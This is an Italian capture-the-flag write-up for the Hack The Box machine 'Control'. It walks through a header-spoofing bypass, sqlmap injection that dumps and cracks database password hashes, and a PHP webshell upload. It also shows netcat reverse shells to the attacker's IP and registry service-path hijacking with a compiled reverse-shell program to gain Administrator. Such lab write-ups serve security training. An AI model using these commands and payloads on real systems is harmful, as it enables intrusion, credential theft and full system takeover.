

CONTROL by Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -p 1-10000 -T4 -sV 10.10.10.167
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-03 11:32 CET
Nmap scan report for 10.10.10.167
Host is up (0.051s latency).
Not shown: 9997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
135/tcp   open  msrpc   Microsoft Windows RPC
3306/tcp  open  mysql?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.04 seconds
```

Andiamo a visitare la porta 80:



Se andiamo ad ispezionare il sorgente della pagina, scopriamo questi “appunti” commentati:

```
<!-- To Do:
- Import Products
- Link to new payment system
- Enable SSL (Certificates location \\192.168.4.28\myfiles)
<!-- Header -->
```

Inoltre, non è possibile andare nella sezione admin del sito:

“Access Denied: Header Missing. Please ensure you go through the proxy to access this page”

Quindi proviamo a settare tramite Burp Suite, l'header X-Forwarded-For: 192.168.4.28. Ho installato per lo scopo l'estensione chiamata "Add Custom Header", trovate le istruzioni complete in questo link:

<https://portswigger.net/bappstore/807907f5380c4cb38748ef4fc1d8cdbc>

Header name: X-Forwarded-For

Header value (prefix):

Header value:

☐ Disable custom header

☐ Regular Expression: access token":"{.*?}"

☒ Hard-Coded Value: 192.168.4.28

Update Preview

X-Forwarded-For: 192.168.4.28

Connections HTTP TLS Sessions Misc

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity.

Add	Enabled	Description
Edit	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar
Remove	<input checked="" type="checkbox"/>	Proxy Forward

Duplicate Up Down

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer.

Open sessions tracer

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited websites. You can use the settings below to control how Burp automatically updates the cookie jar.

Monitor the following tools' traffic to update the cookie jar:

☒ Proxy ☐ Scanner ☐ Repeater ☐ Intruder ☐ Sequencer ☐ Extender

Open cookie jar

Macros

A macro is a sequence of one or more requests. You can use macros within session handling rules.

Add Edit Remove

Session handling rule editor

Details Scope

Tools Scope

Select the tools that this rule will be applied to.

☒ Target ☒ Scanner ☒ Repeater ☒ Intruder ☒ Sequencer ☒ Extender ☒ Proxy (use with caution)

URL Scope

Use the configuration below to control which URLs this rule applies to.

☒ Include all URLs ☐ Use suite scope (defined in Target tab) ☐ Use custom scope


Parameter Scope

You can restrict the rule to requests containing specific parameters if required.

☐ Restrict to requests containing these parameters:

Edit

Una volta settato correttamente, possiamo accedere alla pagina di admin:



Con SqlMap, è possibile provare, intercettando la richiesta con Burp e salvandola su un file, scoprire se ci sono vulnerabilità:

```
sqlmap -r req --all
```

```
[13:40:00] [INFO] using suffix: 00
[13:40:52] [INFO] current status: reado... \^C
[13:40:52] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
database management system users password hashes:
[*] hector [1]:
  password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
  password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
  clear-text password: l3tm3!n
[*] root [1]:
  password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8

[13:40:52] [INFO] fetching database users privileges
[13:40:52] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[13:40:52] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
database management system users privileges:
[*] 'hector'@'localhost' (administrator) [29]:
  privilege: ALTER
  privilege: ALTER ROUTINE
  privilege: CREATE
  privilege: CREATE ROUTINE
  privilege: CREATE TABLESPACE
  privilege: CREATE TEMPORARY TABLES
  privilege: CREATE USER
  privilege: CREATE VIEW
  privilege: DELETE
```


Siamo riusciti a trovare le hash per tre utenti, hector, manager e root. Proviamo a craccarle su CrackStation:

Hash	Type	Result
0A4A5CAD344718DC418035A1F4D292BA603134D8	Unknown	Not found.
CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA	MySQL4.1+	l3tm3!n
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Siamo riusciti a scoprire le password per manager e hector. Proviamo a caricare una shell, sempre con sqlmap, attraverso le credenziali del manager:

```
root@unknown:~/Desktop# sqlmap -r req --file-write webshell.php --file-dest "C:/inetpub/wwwroot/w.php" --dbms-cred=manager:manager:l3tm3!n'
```



```
{1.4.2#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:27:12 /2020-03-05/
```

```
---
[13:27:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:27:17] [INFO] fingerprinting the back-end DBMS operating system
[13:27:17] [INFO] the back-end DBMS operating system is Windows
[13:27:17] [WARNING] reflective value(s) found and filtering out
[13:27:19] [WARNING] potential permission problems detected ('Access denied')
[13:27:27] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want confirmation that the local file 'webshell.php' has been successfully written on the back-end DBMS file system (C:/inetpub/wwwroot/w.php)? [Y/n] Y
[13:27:39] [INFO] the local file 'webshell.php' and the remote file 'C:/inetpub/wwwroot/w.php' have the same size (7205 B)
[13:27:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.167'

[*] ending @ 13:27:39 /2020-03-05/
```

Ottenuta la conferma, rechiamoci alla pagina:

Fetch: host: port: path:

CWD: Upload: No file selected.

Cmd:

[Clear cmd](#)

La shell che è stata caricata, si può scaricare dalla seguente repo:

<https://github.com/WhiteWinterWolf/wwwolf-php-webshell>

Il primo passo da fare è quello di ottenere con netcat una shell, quindi occorre caricare il file portable nc.exe (in una propria cartella, in questo caso l'ho chiamata test) attraverso la nostra shell e digitare:

Fetch: host: port: path:

CWD: Upload: No file selected.

Cmd:

[Clear cmd](#)

nc.exe 10.10.14.217 4444 -e cmd.exe

In ascolto su un terminale:

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:50354.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\test>
```

Abbiamo ottenuto la shell come utente iusr. Gli altri utenti presenti nel sistema sono Administrator e Hector, e di quest'ultimo abbiamo la password trovata precedentemente.

Con il seguente script, facciamo l'upgrade del terminale da iusr a Hector:

```
$user = "Fidelity\\Hector"
$password = "l33th4x0rhector"
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $user,
$securePassword

Invoke-Command -ComputerName Fidelity -Credential $credential -
ScriptBlock { C:\test\nc.exe 10.10.14.217 5555 -e cmd.exe }
```

In ascolto sulla porta 5555, otteniamo la shell e la user flag:

```
root@unknown:~/Desktop# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.167.
Ncat: Connection from 10.10.10.167:50451.
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Hector\Documents>cd ../Desktop
cd ../Desktop

C:\Users\Hector\Desktop>type user.txt
type user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
```

Dopo inutili tentativi con enumeratori automatici come Winpeas, e dopo una lunga ricerca manuale, ho trovato il seguente file contenente l'history dei comandi che l'utente ha eseguito sulla Powershell:

```
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

11/25/2019  11:04 AM    <DIR>          .
11/25/2019  11:04 AM    <DIR>          ..
11/25/2019  01:36 PM                114 ConsoleHost_history.txt
               1 File(s)                114 bytes
               2 Dir(s)  43,600,900,096 bytes free

C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>type ConsoleHost_history.txt
type ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlSet | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

Se proviamo ad eseguire i due comandi, scopriamo che Hector ha i permessi per gestire una moltitudine di servizi, quindi dobbiamo provare a modificare il percorso di ogni servizio inserendo un nostro exploit.exe che ci permetterà di avere la shell come Administrator.

Non sapendo di preciso quale fosse il servizio da exploitare ho utilizzato questo script per modificarli tutti:

```
$results = ls HKLM:\SYSTEM\CurrentControlSet\Services

foreach ($file in $results)
{
    echo "yes" | reg.exe add $file.Name /v ImagePath /t REG_SZ /d
"C:\test\p.exe"

    echo "yes" | reg.exe add $file.Name /v FailureCommand /t REG_SZ /d
"C:\test\p.exe"
}
```

Ho caricato per lo scopo un p.exe, compilando questo programma in c:

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <shellapi.h>

int main()
{
    ShellExecute(
        NULL,
        ("open"),
        ("powershell"),
        (" -Exec bypass -nop -C \" /test/nc.exe -e powershell.exe
10.10.14.217 6666\""),
        (" C:\\ \""),
        0
    );
    exit;
    return 0;
}
```

Una volta, eseguito lo script non resta che ascoltare con nc nella porta 6666, e stampare la flag:

```
PS C:\Users\Administrator> cd Desktop
cd Desktop
PS C:\Users\Administrator\Desktop> dir
dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         11/1/2019 12:33 PM             32 root.txt

PS C:\Users\Administrator\Desktop> type root.txt
type root.txt
8f8613f5b4da391f36ef11def4cec1b1
```

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>